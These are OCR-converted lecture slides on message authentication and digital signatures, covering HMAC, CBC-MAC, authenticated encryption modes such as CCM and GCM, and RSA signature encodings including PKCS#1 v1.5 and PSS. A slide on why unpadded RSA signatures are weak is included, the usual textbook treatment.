
- Algorithm for creating a message authentication code based on a cryptographic hash function and a secret shared key
- Specified as Internet standard RFC2104
- HMAC can be used with any iterative cryptographic hash function, e.g., MD5, SHA-1, SHA-256, etc
  - **the cryptographic strength of H-MAC depends on the properties of the underlying hash function**

H-MAC (cont.)

- HMAC(K,m) = Hash[(K^+ XOR opad) || Hash[(K^+ XOR ipad)|| m)]]
  - **where K+ is the key 0-padded out to size b**
    - *b* is the size of the processing block
      - e.g. *b* = 512bits = 64bytes for SHA1
    - if *K* is longer than *b* bytes it is first hashed using H
  - **and opad, ipad are specified padding constants**
    - ipad = the byte 0x36 repeated *b/8* times
    - opad = the byte 0x5C repeated *b/8* times




Example - H-MAC-SHA1



H-MAC (cont.)

- Overhead is just 3 more hash inner calculations (compression function *C*) than the message needs alone for computing message digest



Truncated H-MAC

- A well-known practice with MACs is to truncate the output of the MAC and output only part of the bits
  - **advantage: less information on the hash result available to an attacker**
  - **disadvantage: less bits to predict for the attacker**
- It is recommended to let the output length *t* be not less than half the length of the hash output and not less than 80 bits
- HMAC that uses a hash function *H* with *t* bits of output can be denoted as HMAC-*H*-*t*
  - **Example, HMAC-SHA1-80 denotes HMAC computed using the SHA-1 function and with the output truncated to 80 bits**


MAC Security

- Attacks:
  - **Cryptanalytic attacks**
  - **Brute-force attacks**

- Transient effect
  - **if the key is compromised or a the MAC scheme is broken, there are no effects on previously authenticated messages**
    - no adversarial effect on information authenticated in the past
  - **this is in contrast with encryption, where information encrypted today may suffer from exposure in the future when the encryption algorithm is broken or key is compromised**

Using Symmetric Ciphers for MAC

- If a cryptographic algorithm is available with CBC mode, a way of generating a MAC is to compute the CBC but keep only the last block (named CBC residue) as MAC value



- CBC-MAC standard mode use IV=0
- E.g. Data Authentication Algorithm (DAA) (now obsoleted) was a CBC-MAC based on DES
- Can use also other block cipher chaining modes and use final block

Using Symmetric Ciphers for MAC (cont.)

- Another approach could be to encrypt the hash
  - **$MAC_K(m) \equiv E_K(H(m))$**

- The main drawbacks of MAC functions based on symmetric ciphers are:
  - **lower speed (e.g. compared with HMAC)**
  - **size of the output may be too small for security (it depends on the block cipher)**

Authenticated Encryption

Authentication and Encryption


- Sometimes both message authentication and confidentiality are required
- There are four common approaches to providing both confidentiality and authenticity for a message *m* using two functions:
  - **Hash-then-Encrypt ***
    - $E_K(m||H(m))$
  - **MAC-then-Encrypt**
    - $E_{K2}(m|| MAC_{K1}(m))$
  - **Encrypt-then-MAC**
    - $C|| MAC_{K1}(C))$, where $C=E_{K2}(m)$
  - **Encrypt-and-MAC**
    - $E_{K2}(m) || MAC_{K1}(m)$
- Methods 2, 3, and 4 use two different keys

Authenticated Encryption

- Authenticated encryption (AE) is a cryptographic system that simultaneously protects confidentiality and authenticity (integrity)
- Example:
  - **CCM (Counter mode with CBC-MAC)**
    - it is a Encrypt-and-MAC scheme
    - ciphertext: c = CTR-Enc(K,m)
    - auth tag: t = Enc(K,Ctr0) ⊕ CBC-MAC(K,m)
      - *Ctr0* is the first generated counter based on a nonce value (then *Ctr1*,*Ctr2*,etc are used for encrypting)
- A more efficient design of an AE system is to process the message only one time (just one pass)
  - **instead of separately encrypting and computing the MAC**
  - **e.g. Galois/Counter Mode (GCM)**

Example: Galois/Counter Mode (GCM)

- It is Encrypt-and-MAC scheme:
  - **ciphertext: c= CTR-Enc(K,m), where Ctr0=f(IV)**
  - **auth tag: t= E(K,Ctr0)⊕GHASH(H,c||len(c))**
    - where GHASH(k,x) is a non-cryptographic keyed hash function
    - H= Enc(K,0)
    - X•Y is multiplication operation for the binary Galois field of 2^{128} elements
      - modular multiplication of binary polynomials of degree less than 128




Authenticated Encryption with Associated Data

- Authenticated Encryption with Associated Data (AEAD)
  - **in addition to the plaintext *'m'* (that has to be AEed) there is extra data *'a'* that has to be only authenticated**
    - e.g. for protecting a network packet:
      - packet header (*A*) only authenticated since it must be readable,
      - packet payload (*m*) authenticated and encrypted
- Examples:
  - **CCM (Counter mode with CBC-MAC) AEAD**
    - c=CTR-Enc(K,m)
    - t=CBC-MAC(K,A||m) ⊕Enc(K,Ctr0)
  - **GCM (Galois/Counter Mode) AEAD**
    - c=CTR-Enc(K,m), where Ctr0=f(IV)
    - t=Enc(K,Ctr0)⊕GASH(H,A||c||len(A)||len(c)), with H=Enc(K,0)


Digital Signature

Msg. Auth. - Asymmetric Encryption

- Asymmetric encryption with public key: confidentiality



- Asymmetric encryption with private key: authentication
  - **the resulting ciphertext can could be computed only by the owner of the private key**
    - a sort of signature
  - **however need to recognize corrupted messages**




Msg. Auth. - Asymmetric Encryption (cont.)

- if public-key encryption is used
  - **encryption with public key provides no proof of sender (no sender authentication)**
    - since anyone potentially knows public-key
  - **encryption with private key provides authentication of the sender ("signature")**
    - if it is possible to distinguish, after decryption, between a valid message and a random string of bits

- Problems
  - **need to recognize corrupted messages**
  - **the signs has the same cost of public-key encryption of the entire message**

Msg. Auth. - Asymmetric Encryption

- If both confidentiality and authentication are required
  - **sender may "signs" message using their private-key**
  - **then encrypts with recipients public key**



Digital Signature

- A digital signature scheme (or mechanism) consists of
  - **a signature generation algorithm**
    - a method for producing a digital signature
  - **a signature verification algorithm**
    - a method for verifying that a digital signature is authentic (i.e., was indeed created by the specified entity)
- According to a a digital signature scheme
  - **a signer "signs" a message *m*, using her private key, in such a way that**
  - **anyone can "verify", using the corresponding public key, that the message was signed by no one other than actual signer**
    - consequently that the message has not been modified
      - i.e. the message is a true and correct copy of the original
- The difference between digital signatures and conventional ones is that digital signatures can be mathematically verified


Digital Signature (cont.)

- Two general classes of digital signature schemes:
  - **Digital signature schemes with appendix (SSA)**
    - require the original message as input to the verification algorithm
  - **Digital signature schemes with message recovery**
    - do not require the original message as input to the verification algorithm
    - the original message is recovered from the signature itself
      - the signature contains the message

- A digital signature scheme is said to be:
  - **deterministic**
    - signing operation is a one message-to-signature transformation
  - **randomized**
    - if the signing operation is a function also of a second parameter, leading to an indexing set of message-to-signature transformations

RSA Digital Signature with Appendix


- RSA Signature Scheme with Appendix (RSA-SSA)
  - **H(m) = hash of padded m**




RSA Signature

- PKCS#1 "RSA Cryptography Specifications Version 2.2" (RFC 8017) specifies two encoding methods for signature scheme with appendix (SSA):
  - **RSASSA-PKCS1-v1_5**
    - uses deterministic encoding
  - **RSASSA-PSS (Probabilistic Signature Scheme)**
    - uses probabilistic encoding
      - includes a salt value
- These signature schemes combine signature/verification primitives with an encoding method for signatures
  - **a message encoding operation is applied to a message to produce an encoded message, which is then converted to an integer and processed by RSA signature primitive**
- Although no attacks are known against RSASSA-PKCS1-v1_5, RSASSA-PSS is preferred in new applications


RSASSA-PKCS1-v1.5 encoding



- Deterministic encoding
  - **produce the hash value h = Hash(M)**
  - **produce T = ASN.1 DER encoding of the algorithm ID for the hash function and the hash value h**
    - the first field identifies the hash function and the second contains the hash value
  - **generate an octet string PS consisting of emLen - tLen - 3 octets with hexadecimal value 0xff, where tLen and emlen are the length of T and EM respectively**
    - the length of PS will be at least 8 octets
  - **concatenate PS, T, and other padding to form the encoded message EM**
    - EM= 0x00 || 0x01 || PS || 0x00 || T
- Comparison with the padding algorithm used for RSA encryption:



RSASSA-PSS encoding



- Probabilistic Signature Scheme
  - **M' = (0x)00 00 00 00 00 00 00 00 || mHash || salt**
    - salt = random octet string of length sLen
    - mHash = Hash(M), of length hLen
    - length of M' is 8 + hLen + sLen
  - **h = Hash(M'), octet string of length hLen**
  - **data block DB = PS || 0x01 || salt**
    - PS = zero octet string of length emLen - sLen - hLen - 2 (length may be 0)
    - length of DB is emLen - hLen - 1
  - **dbMask = MGF(H, emLen - hLen - 1), where MGF(seed,len) is the mask generation function**
    - MGF1(seed,len) = H(seed || 0x00000000) || H(seed || 0x00000001) || H(seed || 0x00000002) || H(seed || 0x00000003) || …
  - **maskedDB = DB xor dbMask**
  - **set the leftmost 8emLen - emBits bits of the leftmost octet in maskedDB to zero**
  - **EM = maskedDB || h || 0xbc**


Possible RSA signature vulnerabilities

- The main issues related to RSA signature arise if the message is signed without hashing and/or proper padding
  - **e.g. using direct RSA exponentiation of the message** *m*

- In case of direct exponentiation, for example:
  - **some signature are independent from the value of** *d*:
    - $\text{sign}(0) = 0$
    - $\text{sign}(1) = 1$
    - $\text{sign}(n\text{-}1) = n\text{-}1$
  - **due to the homomorphic properties of RSA, in presence of a sign oracle it is possible to obtain the signature of an arbitrary message** *m* **by asking to sign a different message (blind signature):**
    - select a value r
    - ask to sign $r^e m$
      - $\text{sign}(r^e m) = (r^e m)^d \bmod n = r m^d \bmod n$
    - by multiplying the result by r^{-1} you obtain $m^d \bmod n = \text{sign}(m)$

Digital Signature Standard (DSS)

- DSS (Digital Signature Standard)
- Proposed by NIST (U.S. National Institute of Standards and Technology) & NSA in 1991
  - **FIPS 186**
- Based on an algorithm known as DSA (Digital Signature Algorithm)
